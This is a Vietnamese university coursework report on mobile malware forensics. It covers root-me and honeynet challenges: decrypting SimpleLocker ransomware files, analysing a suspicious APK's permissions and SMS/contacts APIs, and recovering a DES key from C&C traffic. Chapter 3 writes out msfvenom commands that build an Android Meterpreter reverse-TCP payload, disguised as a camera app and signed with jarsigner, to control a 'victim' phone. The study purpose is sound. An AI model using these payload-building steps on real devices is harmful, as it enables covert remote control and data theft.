**TRƯỜNG ĐẠI HỌC NGOẠI NGỮ - TIN HỌC TP. HỒ CHÍ MINH**

**KHOA CÔNG NGHỆ THÔNG TIN**

----- 🙣 🕮 🙡 -----

****

**ĐỒ ÁN MÔN HỌC: ĐIỀU TRA TẤN CÔNG**

**ĐỀ TÀI :**

**MOBILE MALWARE – PHÂN TÍCH FILE APK.**

**GVHD : ThS. PHẠM ĐÌNH THẮNG**

**SV : TRẦN XUÂN THỜI**

**MSSV : 15DH110032**

**LỚP : AN1502**

**THÀNH PHỐ HỒ CHÍ MINH – NĂM 2018**

**NHẬN XÉT CỦA GIẢNG VIÊN**

**Điểm (số): Điểm (chữ):** …………

Tp.HCM, ngày 12 tháng 12 năm 2018

**ThS. Nguyễn Anh Vũ**

**MỤC LỤC**

[**Chương 1. Bài tập trên trang root-me.org** 3](#_Toc533387039)

[**1.Bài tập Ransome ware.** 3](#_Toc533387040)

[**2.Bài tập Root my droid.** 6](#_Toc533387041)

[**Chương 2. Bài tập honeynet.org.** 6](#_Toc533387042)

[1.Cung cấp nhãn hiệu điện thoại, kiểu máy, tên hệ điều hành và phiên bản. 6](#_Toc533387043)

[2.Trích xuất bất kỳ ứng dụng đáng ngờ(nếu có).Chi tiết khai thác và phương pháp.Cung cấp tên SHA1 cho mỗi ứng dụng đáng ngờ. 7](#_Toc533387044)

[3.Xác định quyền được yêu cầu của ứng dụng. Tại sao nó đáng nghi ngờ. 7](#_Toc533387045)

[4.Cung cấp giải pháp nhanh chóng để phát hiện bất kỳ API đáng ngờ nào. 8](#_Toc533387046)

[5. Mô hình truyền thông giữa phần mềm độc hại và máy chủ C&C. 10](#_Toc533387047)

[**Chương 3. Tạo file lây nhiễm và điều khiển thiết bị Android.** 10](#_Toc533387048)

[1.Tạo file APK sử dụng msfvenom 10](#_Toc533387049)

[2.Sử dụng key tool để tạo khóa cho file 10](#_Toc533387050)

[3.Tạo key store để sử dụng jarsigner 11](#_Toc533387051)

[4. Ký gói apk bằng jarsigner. 11](#_Toc533387052)

[5. Tiến hành cài và sử dụng Metasploit để điều khiển máy nạn nhân 12](#_Toc533387053)

[6. Kết quả. 12](#_Toc533387054)

[**Chương 4. Điều tra file vừa tạo.** 13](#_Toc533387055)

# **Chương 1. Bài tập trên trang root-me.org**

## **1.Bài tập Ransome ware.**

-Giải nén file “ch10.zip”.

-Phần mềm diệt virus phát hiện có mã độc.

-Phát hiện file chứa mã độc trong thư mục “Android-dump\app\org.simplelocker-1.apk”.


-Phát hiện file bị mã hóa trong thư mục “Android-dump\media\Documents\Confidentiel.jpg.enc”.

-Sử dụng tool “dex2jar” để chuyển file “org.simplelocker-1.apk” thành file “org.simplelocker-1.jar”.

https://lh3.googleusercontent.com/cfDGJbbsUw8TVFmFJ2vaomTHQ5VUCXUVeUebu3_2QpUcReQIn8XbmKX0zDI93_MH4dToroU3a-Xq2n4AQR1L7pfLjExjWFARhPlzHHkOYjnzj9mt2XF96kJjFvxhdpWUfO3jdVNsJzBZEdfbjg

-Sử dụng tool “jd-gui” để mở file “org.simplelocker-1.jar”.

-Phát hiện key mã hóa và giải mã : “mcsTnTld1dDn”.



-Tiến hành giải mã file “Confidentiel.jpg.enc”.

-Sử dụng IDE “Net Beans” để viết code giải mã.

public static void main(String[] args) throws Exception{

       // set default cipher password

       String cipher\_password = "mcsTnTld1dDn";

       // overwrite cipher password if set by first argument

       if(args.length == 1)

       {

           cipher\_password = args[0];

       }

       // create new SimplelockerAntidote object

       DecryptFileEnc sa = new DecryptFileEnc(cipher\_password);

       // get array of filenames to decrypt from current directory

       String[] files = sa.getEncryptedFiles();

       // iterate through files in the array

       for (int i = 0; i < files.length; i++) {

           // set input and output filenames

           // and remove the .enc file extension

           String inputFilename = files[i];

           String outputFilename = inputFilename.substring(0,inputFilename.length()-4);

           System.out.println("Decrypting "+outputFilename);

           // call decrypt on the current file

           sa.decrypt(inputFilename,outputFilename);


       }

       System.out.println("Decryption complete.");

   }

}

-Kết quả nhận được:



-Tiến hành mở file “Confidentiel.jpg”.



-Flag : BullShitR4ns0mW4re

## **2.Bài tập Root my droid.**

-Tiến hành cài đặt file “root-me1.apk” lên trình giả lập android.

-Chạy ứng dụng.

-Mở tin nhắn và nhận mật khẩu.

https://lh5.googleusercontent.com/LN595G-CF_xgYY39heogROCz8dtwjgD0mCCfP9VACCKJ5wx_o2QlDr2YZ8-tH2ZIM4sFx2sI5xsRL95biuWDAZDVlqc-i2anQ81dZVtJgCTT8Ua_LDcVr0VWobQsp49PTWKQOb92


# **Chương 2. Bài tập honeynet.org.**

## 1.Cung cấp nhãn hiệu điện thoại, kiểu máy, tên hệ điều hành và phiên bản.

-Sau khi giải nén và nhận được 3 file : data.bin, sh1sum.txt, traffic.pcap.

-Sử dụng câu lệnh String để phân tích file “traffic.pcap” tìm kiếm “User-Agent”:

“strings traffic.pcap | grep User-Agent | sort | uniq”.



-Tìm thấy dòng:

-User-Agent: Android/1.0 (lgp970 FRG83G)

-User-Agent: Dalvik/1.2.0 (Linux; U; Android 2.2.2; LG-P970 Build/FRG83G)

+Nhãn hiệu điện thoại:LG

+kiểu máy: P970

+Tên hệ điều hành: Android

+Phiên bản: 2.2.2

## 2.Trích xuất bất kỳ ứng dụng đáng ngờ(nếu có).Chi tiết khai thác và phương pháp.Cung cấp tên SHA1 cho mỗi ứng dụng đáng ngờ.

-Kiểm tra kiểu của file: # file data.bin

-Mount file vào thư mục data: # mount -t ext2 data.bin -o loop data

-Kiểm tra format của file : # fsck.ext2 data.bin

-Sử dụng mke2fs để sửa lỗi superlock: mke2fs -S data.bin

-Tiến hành mount lại file vào thư mục data.

-Liệt kê danh sách các file: #ls

-Liệt kê file app: #ls -lh app

-Tìm được file nghi ngờ “com.fc9.currencyguide-1.apk”.

-SHA1 của file: **c630e3e9366c248a07287c2d72a7c02236ff92a5.**

## 3.Xác định quyền được yêu cầu của ứng dụng. Tại sao nó đáng nghi ngờ.

-Sử dụng apktool để dịch ngược file “com.fc9.currencyguide-1.apk”.

-Đọc file “Manifest.xml”.

-Danh sách các quyền phần mềm yêu cầu:

**<uses-permission android:name="android.permission.READ\_PHONE\_STATE" />**

**<uses-permission android:name="android.permission.INTERNET" />**

**<uses-permission android:name="android.permission.READ\_PHONE\_STATE" />**

**<uses-permission android:name="android.permission.ACCESS\_WIFI\_STATE" />**

**<uses-permission android:name="android.permission.WAKE\_LOCK" />**

**<uses-permission android:name="android.permission.ACCESS\_NETWORK\_STATE" />**

**<uses-permission android:name="android.permission.RECEIVE\_BOOT\_COMPLETED" />**

**<uses-permission android:name="android.permission.CAMERA" />**

**<uses-permission android:name="android.permission.VIBRATE" />**

**<uses-permission android:name="android.permission.ACCESS\_COARSE\_LOCATION" />**

**<uses-permission android:name="android.permission.ACCESS\_FINE\_LOCATION" />**

**<uses-permission android:name="android.permission.CALL\_PHONE" />**

**<uses-feature android:name="android.hardware.camera" />**

**<uses-permission android:name="android.permission.SEND\_SMS" />**

**<uses-permission android:name="android.permission.READ\_CONTACTS" />**

**<uses-permission android:name="android.permission.RECEIVE\_SMS" />**

**<uses-permission android:name="android.permission.READ\_SMS" />**

-Nổi bật là các quyền được sử dụng cùng với ERIC.INTERNET là đáng ngờ. Ứng dụng có khả năng truyền tọa độ, SMS và danh bạ GPS của người dùng đến máy chủ web. Hơn nữa, ứng dụng có thể quay số tùy ý và sẽ tự động khởi động khi Android khởi động. Đây là điển hình của phần mềm độc hại.

## 4.Cung cấp giải pháp nhanh chóng để phát hiện bất kỳ API đáng ngờ nào.

-Tìm chuỗi “intent” strong file.

# grep -rin intent . | grep "\""

./c/a.java:33: Intent localIntent3 = localIntent1.setAction("**android.intent.action.VIEW**");

./c/a.java:34: Intent localIntent4 = localIntent1.addCategory("**android.intent.category.BROWSABLE**");

./c/b.java:30: Intent localIntent1 = new Intent("**android.intent.action.CALL**", localUri);

./c/h.java:26: IntentFilter localIntentFilter = new IntentFilter("**android.provider.Telephony.SMS\_RECEIVED**");

-Việc sử dụng các API liên quan đến SMS, liên hệ và mật mã có thể được coi là đáng ngờ.

-Tìm chuỗi “sms”.

# grep -rin sms .

./c/c.java:26: Uri localUri = Uri.parse("**content://sms/**");

./c/h.java:26: IntentFilter localIntentFilter = new IntentFilter("**android.provider.Telephony.SMS\_RECEIVED**");

./c/j.java:4:**import android.telephony.SmsManager;**

./c/j.java:29: SmsManager localSmsManager = **SmsManager.getDefault();**

./c/j.java:34: **localSmsManager.sendTextMessage**(str1, null, str2, localPendingIntent1, localPendingIntent2);

./R.java:7:**import android.telephony.SmsMessage**;

./R.java:29: SmsMessage localSmsMessage = **SmsMessage.createFromPdu**((byte[])arrayOfObject[i]);

./R.java:32: String str5 = localSmsMessage.getOriginatingAddress();

./R.java:34: String str6 = localSmsMessage.getMessageBody();

-Tìm chuỗi “contact”.

# grep -rin contacts .

./c/i.java:7:import android.provider.ContactsContract.CommonDataKinds.Phone;

./c/i.java:8:**import android.provider.ContactsContract.Contacts;**

./c/i.java:30: **Uri localUri1 = ContactsContract.Contacts.CONTENT\_URI;**

./c/i.java:63: Uri localUri2 = ContactsContract.CommonDataKinds.Phone.CONTENT\_URI;

-Tìm chuỗi “scrypto”.

# grep -rin crypto .

./d/a.java:3:import javax.crypto.spec.**DESKeySpec**;

./e/a.java:4:import javax.crypto.**Cipher**;

./e/a.java:5:import javax.crypto.NoSuchPaddingException;

./e/a.java:6:import javax.crypto.**SecretKeyFactory**;

./g/a.java:9:import javax.crypto.Cipher;

./g/a.java:10:import javax.crypto.**SecretKey**;

./g/a.java:11:import javax.crypto.SecretKeyFactory;

## 5. Mô hình truyền thông giữa phần mềm độc hại và máy chủ C&C.

-Phần mềm độc hại định kỳ tìm nạp các trang web trên máy chủ C & C để lang nghe tu phia may chu. Tuy nhiên, những thông tin liên lạc này bị che khuất bằng cách nào đó:

    • Máy chủ lắng nghe cổng TCP 443, thường được dành riêng cho HTTPS. Nhưng giao tiếp xảy ra trong HTTP, vì vậy nếu chúng ta muốn đọc nó với Wireshark, chúng ta phải sử dụng tùy chọn Mã giải mã như là tùy chọn và chọn HTTP.

    • Tất cả các yêu cầu dường như được mã hóa: không có dữ liệu nhạy cảm nào xuất hiện rõ ràng trong bản chụp.

## 6. Mã hóa được sử dụng cho quá trình truyền dữ liệu, mã hóa nào đã được sử dụng , khóa được sử dụng là gì, Giải thích.

-Mã hóa DES đã được sử dụng .

# grep -rn DES .

./daemon/d/a.java:3:import javax.crypto.spec.DESKeySpec;

./daemon/d/a.java:5:public final class a extends DESKeySpec

./daemon/e/a.java:14: SecretKeyFactory localSecretKeyFactory1 = SecretKeyFactory.getInstance("DES");

./daemon/e/a.java:29: Cipher localCipher1 = Cipher.getInstance("DES");

-Ứng dụng phần mềm độc hại đã tính s = B ^ a mod p.

B được tìm thấy trong một gói máy chủ trong pcap, x = 9915D4E8B2F342BEFC3E70C352D78F49

- p được tạo ngẫu nhiên bởi phần mềm độc hại, tìm thấy p trong pcap, p = 00EABBE22F3A27C63780C932C76B351199

-a đã được tìm thấy trong mã, a = 640963485269741EF69AE45D69F23AA9

- Sau đó có s = B ^ a mod p = 17355c6874cba653c4c9973a45c7007d

8 byte cuối cùng được sử dụng làm khóa DES.

-Key : c4c9973a45c7007d.

# **Chương 3. Tạo file lây nhiễm và điều khiển thiết bị Android.**

## 1.Tạo file APK sử dụng msfvenom


#msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.1.27 LPORT=4444 R > /root/Desktop/virus.apk.



## 2.Sử dụng key tool để tạo khóa cho file


-Tiếp theo ta dùng keytool để tạo ra được các khóa private key và public key. Thông tin cần tạo trong keytool bao gồm tên, tổ chức, vị trí, quốc gia

-keytool -genkey -v -keystore my-release-key.Keystore -alias camera -keyalg RSA -keysize 2048 -validity 10000




## 3.Tạo key store để sử dụng jarsigner


#jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.Keystore camera\_funny.apk camera




## 4. Ký gói apk bằng jarsigner.



## 5. Tiến hành cài và sử dụng Metasploit để điều khiển máy nạn nhân



## 6. Kết quả.



# **Chương 4. Điều tra file vừa tạo.**

-Sau khi nạn nhận kích hoạt file apk đã cài , điện thoại nạn nhân sẽ tự động kết nối ngược về máy hacker.

-Sử dụng tool “Wireshark” tiến hành phân tích kết nối giữa máy nạn nhân qua giao thức TCP.

